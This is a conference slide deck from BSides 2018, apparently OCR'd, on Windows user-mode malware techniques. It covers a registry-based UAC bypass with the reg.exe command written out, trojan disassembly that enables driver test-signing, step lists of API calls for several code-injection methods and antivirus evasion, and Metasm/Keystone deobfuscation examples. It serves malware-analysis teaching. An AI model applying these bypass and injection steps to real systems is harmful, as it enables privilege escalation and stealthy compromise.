RING +3 MALWARES: FEW TRICKS

BSIDES 2018 SÃO PAULO

By Alexandre Borges

BLACKSTORM SECURITY

PROFILE AND TOC

- Malware and Security Researcher.
- Consultant, Instructor and Speaker on Malware Analysis, Memory Analysis, Digital Forensics, Rootkits and Software Exploitation.
- Instructor at Oracle, (ISC)2 and EC-Council. Ex-instructor at Symantec.
- Member of the CHFI Advisory Board in EC-Council.
- Member of Digital Law and Compliance Committee (CDDC/ SP)
- Reviewer member of the The Journal of Digital Forensics, Security and Law.
- Refereer on Digital Investigation:The International Journal of Digital Forensics & Incident Response
- Author of "Oracle Solaris Advanced Administration book"

TOC:

- Privilege Escalation
- Simple Integrity Control bypass
- Multiple Code Injection Methods
- Obfuscation and solutions
- Anti-reversing techniques
- Anti-VM techniques

PRIVILEGE ESCALATION AND SIMPLE DRIVER SIGNING BYPASS

RING 3 MALWARES

- Banking trojans have been using several methods to infect and control systems, but dropping device drivers is one of most used. However, during the process infection, few steps must be executed using a privileged account and it is necessary to perform a privilege escalation.
- reg.exe ADD HKCU\Software\Classes\mscfile\shell\open\command /ve /t REG_SZ /d "\"%s\" c: %04x-%04x" /f',0
- Bypassing UAC (by Matt Nelson (enigma0x3)) continue being interesting because is done without dropping any file on disk, without needing to hijack any DLL file from the system and, it is still better, without alerting the antivirus.
- The best part is that the command is called in a high integrity context.

RING 3 MALWARES

- Usually, the registry "HKCU\Software\Classes\mscfile\shell\open\command" is set to call the mmc.exe (Microsoft Management Console) program.
- Therefore, when the eventvwr.exe (a high integrity process) is started, it looks for this Registry entry above (it contains the "mmc.exe" as default value), which calls the eventvwr.msc and the Event Viewer is shown.
- Easily, we can realize that, if we change this Registry entry (HKCU\Software\Classes\mscfile\shell\open\command), so any command could be executed at high integrity context and, thus, bypassing the UAC. Wonderful! ☺

RING 3 MALWARES

```
mov     byte ptr [esp+26Ch+var_218], 's'
mov     byte ptr [esp+26Ch+var_218+1], 'h'
mov     byte ptr [esp+26Ch+var_218+2], 'u'
mov     byte ptr [esp+26Ch+var_218+3], 't'
mov     [esp+26Ch+var_214], 'd'
mov     [esp+26Ch+var_213], 'o'
mov     [esp+26Ch+var_212], 'w'
mov     [esp+26Ch+var_211], 'n'
mov     [esp+26Ch+var_210], '.'
mov     [esp+26Ch+var_20F], 'e'
mov     [esp+26Ch+var_20E], 'x'
mov     [esp+26Ch+var_20D], 'e'
mov     [esp+26Ch+var_20C], 0
rep movsd
mov     ecx, 17h
movzx   eax, byte ptr [esi]
mov     esi, offset aHkcuSoftwareCl ; " HKCU\\Software\\Classes\\mscfile\\shel"...
mov     [edi], al
mov     eax, dword ptr unk_58B240
lea     edi, [esp+26Ch+var_17C]
mov     [esp+0EDh], eax
mov     eax, dword ptr aHkcuSoftwareCl+58h ; " /f"
```

Real case example used by Maximus' bank trojan

RING 3 MALWARES

- Malwares continue using mutexes to avoid infecting a system again or even to block a malware of starting a new child process when debuggers are attached. ☺
- Of course, the Windows kernel offers other types of mutexes, such as fast mutexes (initialized by ExInitializeFastMutex( )) and guarded mutexes (initialized by ExInitializeGuardedMutex( )). ☺
- The malware enables the Test Signing Boot Configuration (Test Signing Mode) option to allow using test code signing certificates (for example, certificates generated using makecert.exe tool) for signing drivers.
- In other words, the malware author is able to create his/her own certificate, sign the driver and use it on the system.
- Nonetheless, this concern is only for x64 systems because, in x86 systems, the Windows enforces the kernel mode driver signing only for kernel mode boot-start drivers and drivers involved to protected media.

RING 3 MALWARES

```
.text:00573DE3                  mov     [esp+8Ch+var_74], 'b'
.text:00573DE8                  mov     [esp+8Ch+var_73], 'c'
.text:00573DED                  mov     [esp+8Ch+var_72], 'd'
.text:00573DF2                  mov     [esp+8Ch+var_71], 'e'
.text:00573DF7                  mov     edi, ebx
.text:00573DF9                  mov     [esp+8Ch+var_70], 'd'
.text:00573DFE                  mov     [esp+8Ch+var_6F], 'i'
.text:00573E03                  rep stosd
.text:00573E05                  mov     [esp+8Ch+var_6E], 't'
.text:00573E0A                  mov     [esp+8Ch+var_6D], '.'
.text:00573E0F                  mov     [esp+8Ch+var_6C], 'e'
.text:00573E14                  mov     [esp+8Ch+var_6B], 'x'
.text:00573E19                  mov     [esp+8Ch+var_6A], 'e'
.text:00573E1E                  mov     [esp+8Ch+var_69], 0
.text:00573E23
.text:00573E23 loc_573E23:                              ; CODE XREF: sub_573DD0+61↓j
.text:00573E23                  mov     [esp+eax+8Ch+var_68], 0
.text:00573E2B                  add     eax, 4
.text:00573E2E                  cmp     eax, 20h
.text:00573E31                  jb      short loc_573E23
.text:00573E33                  lea     ecx, [esp+8Ch+var_68]
.text:00573E37                  test    edx, edx
.text:00573E39                  mov     byte ptr [esp+8Ch+var_68], '/'
.text:00573E3E                  mov     byte ptr [esp+8Ch+var_68+1], 's'
.text:00573E43                  mov     byte ptr [esp+8Ch+var_68+2], 'e'
.text:00573E48                  mov     byte ptr [esp+8Ch+var_68+3], 't'
.text:00573E4D                  mov     [esp+8Ch+var_64], ' '
.text:00573E52                  mov     edi, ecx
.text:00573E54                  mov     [esp+8Ch+var_63], 't'
.text:00573E59                  mov     [esp+8Ch+var_62], 'e'
.text:00573E5E                  mov     [esp+8Ch+var_61], 's'
.text:00573E63                  mov     [esp+8Ch+var_60], 't'
.text:00573E68                  mov     [esp+8Ch+var_5F], 's'
.text:00573E6D                  mov     [esp+8Ch+var_5E], 'i'
.text:00573E72                  mov     [esp+8Ch+var_5D], 'g'
.text:00573E77                  mov     [esp+8Ch+var_5C], 'n'
.text:00573E7C                  mov     [esp+8Ch+var_5B], 'i'
.text:00573E81                  mov     [esp+8Ch+var_5A], 'n'
.text:00573E86                  mov     [esp+8Ch+var_59], 'g'
.text:00573E8B                  mov     [esp+8Ch+var_58],
.text:00573E90                  jz      loc_573F50
```

Unfortunately, it's a very poor drive signature "bypassing". Actually, there are more elegant techniques such as "disabling" the code integrity status (nt!g_CiEnabled) of an address through a driver exploitation.

CODE INJECTION METHODS

RING 3 MALWARES

- DLL Injection → It is possible to force a process to load a DLL into its address space (LoadLibrary( )). Unfortunately, it is easily detected because the DLL must be on disk before performing the injection. Usually, it is a sequence of system calls such as OpenProcess( ) , VirtualAlloc( ) , WriteProcessMemory( ) and CreateRemoteThread( ) functions.
- PE Injection → a PE file, which has its IAT configured for the target process, is written and forced to be executed into the addressing space of the target process.
- Reflective Injection → it is similar to the previous one, but the code (usually a DLL) manages its initialization without needing of LoadLibrary( ) and CreateRemoteThread( ) functions, for example.
- Direct Injection → It's possible to inject a code (shellcode) directly from the memory. (WriteProcessMemory( ) / NtMapViewOfSection( ))

RING 3 MALWARES

- Hook Injection → This method could be used to inject a DLL into a process by using functions such as SetWindowsHookEx( ).
- Hollowing or Process Replacement → in few words, the malware "empties" the content of a process on memory and inserts a malicious content.
- Extra Windows Memory Injection → malwares using this technique inject code into explorer.exe's shared memory by opening a previously created shared section, writing the code and using GetWindowsLong( ) /SetWindowsLong( ) APIs to change the offset of a function's pointer to point to the injected code of the shared section.
- There are other usual known methods for executing remote code injection such as:
  - CreateToolhelp32Snapshot( ) function → get a list of existing threads from the target process +
  - SetThreadContext( ) function → modifies the control register of a thread to point to the memory address of the injected function).

RING 3 MALWARES

- Atomic Bombing is a technique used by malwares (ex: Dridex) to write malicious code into the Global Atom Table (stores strings and identifiers).
- Afterwards, the malware, by adding NtQueueApcThread( ) calls for GlobalGetAtomName( ) into APC queue, dispatches an APC (Asynchronous Procedure Call) to the APC queue of the target thread.
- Later, the APC causes the target process to call the GlobalGetAtomName( ) function, so executing the malicious code from the Global Atom Table and inserting the malicious code into the memory (without using WriteProcessMemory( ) function ☺).
- Finally, remember that the protection of the memory region must be changed (RWX) through NtProtectVirtualMemory( ) to execute the malicious code.

RING 3 MALWARES

- Instead of replacing the content of a running process, the Process Doppelgänging technique replaces the PE content before a possible procecess being created, handing all hard work to the Windows loader.
- It has been used by SynAck Ransomware, which tries to load a malicious process from the transacted file.
- In few words, as an NTFS transaction (CreateTransaction( )) is only visible after its commit, so it's possible to create an "invisible" malicious file using CreateFileTransacted( ) + WriteFile( ) + NtCreateSection( ) functions (therefore, dropping it into the filesystem).
- Soon afterwards, it is enough rollbacking the transaction (RollbackTransaction( )), without making and leaving any real changing in the filesystem (except the malicious file created, of course. ☺)

RING 3 MALWARES

- Nevertheless, we don't have a real process yet. Anyway, it is feasible to create a new process from a section, which was previously created) by:
  - Calling Zw/NtCreateProcessEx( ) ;
  - Gathering process information (NtQueryInformationProcess( ))
  - Reading the image base of the payload into the remote process's PEB (NtReadVirtualMemory( ))
  - Setting up correct process parameters (RtlCreateProcessParametersEx( ))
  - Writing them into the remote process (VirtualAlloc( ) + WriteProcessMemory( ))
  - Creating the new thread (NtCreateThreadEx( ));
- Doubtess, it is a very interesting approach, but it is not bullet-proof. ☺

RING 3 MALWARES

- Reflective DLL technique (an old technique) loads a DLL (it does not need to be on disk) into a process memory without using the Windows loader and without being registered with the process. Thus, it requires:
  - A custom loader
  - Allocating memory (VirtualAlloc( ) + VirtualProtect( ))
  - Writing the DLL into memory
  - Resolving the DLL's imports
  - Eventually, relocating the DLL
  - Open the target process with RWX protection.
  - Allocate enough memory for receiving the injected DLL and the custom loader.
  - Write the malicious DLL into the allocated memory.

RING 3 MALWARES

- Write the custom loader into the allocated memory.
- Find the memory offset within the DLL to the export used for making reflective loading.
- Start the remote execution (CreateRemoteThread( ) function) using the offset address of the reflective (custom) loader.
- The custom loader finds the target process's PEB.
- Find the address of the kernel32.dll in memory.
- Parses the export directory of kernel32.dll to find addresses of VirtualAlloc( ), GetProcAddress( ), LoadLibrary( ) and ExitThread( ) functions respectively.
- Loads the DLL, execute its respective entry point and makes the cleanup (ExitThread( )).

RING 3 MALWARES

- As this is also an old technique, malwares have used another approach instead of using CreateRemoteThread( ).
- For example, a wiser approach to muddle AV protection is to use SetThreadContext( ) function, which changes registers of target thread, and NtContinue( ) to make the registers's restore.
- This approach keeps the target thread performing its activity. Additionally, the malware hijacks the target thread instead of creating a new thread.

RING 3 MALWARES


- **Basically, the API calls sequence to execute reflective injection is:**
  - **OpenProcess( )**
  - **CreateToolHelp32Snaphot( )**
  - **OpenThread( ) + Thread32Next( )**
  - **VirtualAllocEx( ) + WriteProcessMemory( )**
  - **VirtualProtectEx( )**
  - **SuspendThread( ) + GetThreadContext( )**
  - **SeThreadContext( )**
  - **ResumeThread( )**
  - **NtContinue( )**

RING 3 MALWARES

- Obviously, code injection can be easily detected by checking VAD (Virtual Address Descriptor) of allocated pages. In special, VAD short with RWX protection is a strong indicator of code injection.
- Naturally, many malwares manage this fact by setting the page protection (VirtualProtectEx( ) function) to R or RW, and changing the protection to RWE only immediatly its usage. After the execution, the original protection of pages is restored.
- Using the same idea, it is straight to compare VADs from a process with its PEB (Process Enviroment Block) for finding coded injection by using the Hollowing method.
- Fortunately, few careless hackers have used hollowing injection with virtualized packers, so unpacking the code automatically. ☺

OBFUSCATION AND SOLUTIONS

RING 3 MALWARES



The problem is: how can we reverse the process and, from status 4, to reach the position 1?

RING 3 MALWARES

- One of many methods to solve this basic type of obfuscation is using Metasm, which is written in Ruby, and works as a disassembler, assembler, debugger, linker and compiler. However, it not work with intermediate language.
- Metasm is able to separate control and data flows.

```
root@kali:~/programs# git clone https://github.com/jjyg/metasm.git
root@kali:~/programs# cd metasm/
root@kali:~/programs/metasm# make
root@kali:~/programs/metasm# make all
```

- Include the following line into .bashrc file to indicate the metasm directory installation:

```
export RUBYLIB=$RUBYLIB:~/programs/metasm
```

RING 3 MALWARES

```
#!/usr/bin/env ruby
#

require "metasm"
include Metasm

ourcode = Metasm::Shellcode.assemble(Metasm::Ia32.new, <<EOB)
entry:
        push ebx
        mov ebx, 0xc3
        sub eax, ebx
        pop ebx
        sub eax, 0xa3
        sub eax, 0x38
        add eax, ecx
        add eax, 0x38
        add eax, 0xa3
        push edx
        push ecx
        mov ecx, 0x62
        mov edx, ecx
        pop ecx
        inc edx
        add edx, 0x61
        dec edx
        add eax, edx
        pop edx
        jmp eax
EOB
```

Possible values:

- **PowerPC**
- **Ia32**
- **x86_64**
- **MachO**

This instruction was inserted to make the eax register evaluation easier. ☺

RING 3 MALWARES

```
ourasm = ourcode.init_disassembler
ourasm.disassemble(0)
bsides = ourasm.di_at(0).block
puts "\n[$$$] Our BSIDES 2018 test code:\n "
puts bsides.list

bsides.list.each{|aborges|
        puts "\n[###] #{aborges.instruction}"
        back = aborges.backtrace_binding()
        puts "BSIDES 2018 data flow follows below:\n"
        back.each{|key, value| puts " * #{key} => #{value}"}

        if aborges.opcode.props[:setip]
                puts "\nBSIDES 2018 control flow follows below:\n"
                puts " * #{ourasm.get_xrefs_x(aborges)}"
        end
}

ourasm2 = ourcode.init_disassembler
ourasm2.disassemble(0)

dd = ourasm2.block_at(0)
final = ourasm2.get_xrefs_x(dd.list.last).first
puts "\n[+] final output: #{final}"
```

RING 3 MALWARES

```
values = ourasm2.backtrace(final, dd.list.last.address, {:log => bt_log = [] , :incl
ude_start => true})
bt_log.each{|entry|
        case type = entry.first
        when :start
                entry, expr, addr = entry
                puts "[start] Here is the sequence of expression evaluations  #{expr
} from 0x#{addr.to_s(16)}\n"

        when :di
                entry, to, from, instr = entry
                puts "[new update] instr #{instr},\n --> updating expression once ag
ain from #{from} to #{to}\n"

        when :found
                entry, final = entry
                puts "[found] possible value:#{final.first}\n"
        when :up
                entry, to, from, addr_down, addr_up = entry
                puts "[up] addr 0x#{addr_down.to_s(16)} -> 0x#{addr_up.to_s(16)}\n"
        end
}

effective = bt_log.select{|y| y.first==:di}.map{|y| y[3]}.reverse
puts "\nThe effective instructions are:\n\n"
puts effective
```

RING 3 MALWARES

```
root@kali:~/programs/metasm# ./bsides2018_1c.rb

[$$$] Our BSIDES 2018 test code:

0 push ebx
1 mov ebx, 0c3h
6 sub eax, ebx
8 pop ebx
9 sub eax, 0a3h
0eh sub eax, 38h
11h add eax, ecx
13h add eax, 38h
16h add eax, 0a3h
1bh push edx
1ch push ecx
1dh mov ecx, 62h
22h mov edx, ecx
24h pop ecx
25h inc edx
26h add edx, 61h
29h dec edx
2ah add eax, edx
2ch pop edx
2dh jmp eax
```

RING 3 MALWARES

```
[###] add eax, edx
BSIDES 2018 data flow follows below:
 * eax => eax+edx
 * eflag_z => (((eax&0ffffffffh)+(edx&0ffffffffh))&0ffffffffh)==0
 * eflag_s => ((((eax&0ffffffffh)+(edx&0ffffffffh))&0ffffffffh)>>1fh)!=0
 * eflag_c => ((eax&0ffffffffh)+(edx&0ffffffffh))>0ffffffffh
 * eflag_o => ((((eax&0ffffffffh)>>1fh)!=0)==(((edx&0ffffffffh)>>1fh)!=0)
)&&((((eax&0ffffffffh)>>1fh)!=0)!=((((eax&0ffffffffh)+(edx&0ffffffffh))&
0ffffffffh)>>1fh)!=0))

[###] pop edx
BSIDES 2018 data flow follows below:
 * esp => esp+4
 * edx => dword ptr [esp]

[###] jmp eax
BSIDES 2018 data flow follows below:
 * dummy_metasm_0 => eax

BSIDES 2018 control flow follows below:
 * [Expression[:eax]]
```

Metasm is an excellent tool because the entire context is kept, even when we are working on instruction virtualizers such as Virtual Protect (VMP) ☺

RING 3 MALWARES

```
BSIDES 2018 data flow follows below:
 * esp => esp-4
 * dword ptr [esp] => ebx

[###] mov ebx, 0c3h
BSIDES 2018 data flow follows below:
 * ebx => 0c3h

[###] sub eax, ebx
BSIDES 2018 data flow follows below:
 * eax => eax-ebx
 * eflag_z => (((eax&0ffffffffh)-(ebx&0ffffffffh))&0ffffffffh)==0
 * eflag_s => ((((eax&0ffffffffh)-(ebx&0ffffffffh))&0ffffffffh)>>1fh)!=0
 * eflag_c => (eax&0ffffffffh)<(ebx&0ffffffffh)
 * eflag_o => ((((eax&0ffffffffh)>>1fh)!=0)==(!(((ebx&0ffffffffh)>>1fh)!=
0)))&&((((eax&0ffffffffh)>>1fh)!=0)!=(((((eax&0ffffffffh)-(ebx&0ffffffffh
))&0ffffffffh)>>1fh)!=0))

[###] pop ebx
BSIDES 2018 data flow follows below:
 * esp => esp+4
 * ebx => dword ptr [esp]

[###] sub eax, 0a3h
BSIDES 2018 data flow follows below:
 * eax => eax-0a3h
 * eflag_z => (((eax&0ffffffffh)-((0a3h)&0ffffffffh))&0ffffffffh)==0
 * eflag_s => ((((eax&0ffffffffh)-((0a3h)&0ffffffffh))&0ffffffffh)>>1fh)!
=0
 * eflag_c => (eax&0ffffffffh)<((0a3h)&0ffffffffh)
 * eflag_o => ((((eax&0ffffffffh)>>1fh)!=0)==(!(((((0a3h)&0ffffffffh)>>1fh
)!=0)))&&((((eax&0ffffffffh)>>1fh)!=0)!=(((((eax&0ffffffffh)-((0a3h)&0fff
fffffh))&0ffffffffh)>>1fh)!=0))
```

RING 3 MALWARES

```
[+] final output: eax
[start] Here is the sequence of expression evaluations  eax from 0x2d
[new update] instr 2ah add eax, edx,
 --> update expr from eax to eax+edx
[new update] instr 29h dec edx,
 --> update expr from eax+edx to eax+edx-1
[new update] instr 26h add edx, 61h,
 --> update expr from eax+edx-1 to eax+edx+60h
[new update] instr 25h inc edx,
 --> update expr from eax+edx+60h to eax+edx+61h
[new update] instr 22h mov edx, ecx,
 --> update expr from eax+edx+61h to eax+ecx+61h
[new update] instr 1dh mov ecx, 62h,
 --> update expr from eax+ecx+61h to eax+0c3h
[new update] instr 16h add eax, 0a3h,
 --> update expr from eax+0c3h to eax+166h
[new update] instr 13h add eax, 38h,
 --> update expr from eax+166h to eax+19eh
[new update] instr 11h add eax, ecx,
 --> update expr from eax+19eh to eax+ecx+19eh
[new update] instr 0eh sub eax, 38h,
 --> update expr from eax+ecx+19eh to eax+ecx+166h
[new update] instr 9 sub eax, 0a3h,
 --> update expr from eax+ecx+166h to eax+ecx+0c3h
[new update] instr 6 sub eax, ebx,
 --> update expr from eax+ecx+0c3h to eax-ebx+ecx+0c3h
[new update] instr 1 mov ebx, 0c3h,
 --> update expr from eax-ebx+ecx+0c3h to eax+ecx
```

RING 3 MALWARES

```
The effective instructions are:

1 mov ebx, 0c3h
6 sub eax, ebx
9 sub eax, 0a3h
0eh sub eax, 38h
11h add eax, ecx
13h add eax, 38h
16h add eax, 0a3h
1dh mov ecx, 62h
22h mov edx, ecx
25h inc edx
26h add edx, 61h
29h dec edx
2ah add eax, edx
```

We can realize that the number of instructions is smaller than the initial set because many of them were not useful to compose the final result. Great! ☺

RING 3 MALWARES

- Emulation is another excellent method to solve many practical reverse engineering problems.
- Focusing on a easy approach to handle our small case, it is possible to use uEmu + Keystone Engine. ☺
- First, install the fantastic Keystone Engine as shown below:
  - root@kali:~/Desktop# wget https://github.com/keystone-engine/keystone/archive/0.9.1.tar.gz
  - root@kali:~/programs# cp /root/Desktop/keystone-0.9.1.tar.gz .
  - root@kali:~/programs# tar -zxvf keystone-0.9.1.tar.gz
  - root@kali:~/programs/keystone-0.9.1# apt-get install cmake

RING 3 MALWARES

- root@kali:~/programs/keystone-0.9.1# mkdir build
- root@kali:~/programs/keystone-0.9.1# cd build/
- root@kali:~/programs/keystone-0.9.1/build# apt-get install time
- root@kali:~/programs/keystone-0.9.1/build# ../make-share.sh
- root@kali:~/programs/keystone-0.9.1/build# make install
- root@kali:~/programs/keystone-0.9.1/build# ldconfig
- root@kali:~/programs/keystone-0.9.1/build# tail -3 /root/.bashrc

  export PATH=$PATH:/root/programs/phantomjs-2.1.1-linux-x86_64/bin:/usr/local/bin/kstool

  export RUBYLIB=$RUBYLIB:~/programs/metasm

  export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:/usr/local/lib

RING 3 MALWARES

```
root@kali:~/programs/bsides_2018# more bsides2018.c
#include <stdio.h>
#include <keystone/keystone.h>

#define BSIDES "push ebx; mov ebx, 0xc3; sub eax, ebx; pop ebx; sub eax, 0xa3;
sub eax, 0x38; add eax, ecx; add eax, 0x38; add eax, 0xa3; push edx; push ecx;
mov ecx, 0x62; mov edx, ecx; pop ecx; inc edx; add edx, 0x61; dec edx; add eax,
 edx; pop edx"

int main(int argc, char **argv)
{
    ks_engine *keyeng;
    ks_err keyerr = KS_ERR_ARCH;
    size_t count;
    unsigned char *encode;
    size_t size;

    keyerr = ks_open(KS_ARCH_X86, KS_MODE_32, &keyeng);
    if (keyerr != KS_ERR_OK) {
        printf("ERROR: A fail occurred while calling ks_open(), quit\n");
        return -1;
    }
```

All instructions from our original problem.

Creating a Keystone engine for x86.

RING 3 MALWARES

```
    if (ks_asm(keyeng, BSIDES, 0, &encode, &size, &count)) {
        printf("ERROR: A fail has occured while calling ks_asm() with count = %
lu, error code = %u\n", count, ks_errno(keyeng));
    } else {
        size_t i;

        for (i = 0; i < size; i++) {
            printf("%02x ", encode[i]);
        }

        printf("\n\n");
    }

    ks_free(encode);
    ks_close(keyeng);

    return 0;
}
```

Assembling our instructions using Keystone.

RING 3 MALWARES

```
root@kali:~/programs/bsides_2018# more Makefile

.PHONY: all clean
KEYSTONE_LDFLAGS = -lkeystone -lstdc++ -lm
all:
        ${CC} -o bsides2018 bsides2018.c
${KEYSTONE_LDFLAGS}
clean:
        rm -rf *.o bsides2018
```

RING 3 MALWARES

```
root@kali:~/programs/bsides_2018# make
        cc -o bsides2018 bsides2018.c -lkeystone -lstdc++ -lm
root@kali:~/programs/bsides_2018# ./bsides2018
53 bb c3 00 00 00 29 d8 5b 2d a3 00 00 00 83 e8 38 01 c8 83 c0 38 05
a3 00 00 00 52 51 b9 62 00 00 00 89 ca 59 42 83 c2 61 4a 01 d0 5a
root@kali:~/programs/test1# ./bsides2018 | xxd -r -p - > output.bin
root@kali:~/programs/test1# hexdump -C output.bin
00000000  53 bb c3 00 00 00 29 d8  5b 2d a3 00 00 00 83 e8  |S.....).[-......|
00000010  38 01 c8 83 c0 38 05 a3  00 00 00 52 51 b9 62 00  |8....8.....RQ.b.|
00000020  00 00 89 ca 59 42 83 c2  61 4a 01 d0 5a           |....YB..aJ..Z|
0000002d
```


RING 3 MALWARES


```
seg000:00000000 ; ---------------------------------------------------------------------------
seg000:00000000 ; File Name   : C:\Users\Administrador\Downloads\output.bin
seg000:00000000 ; Format      : Binary file
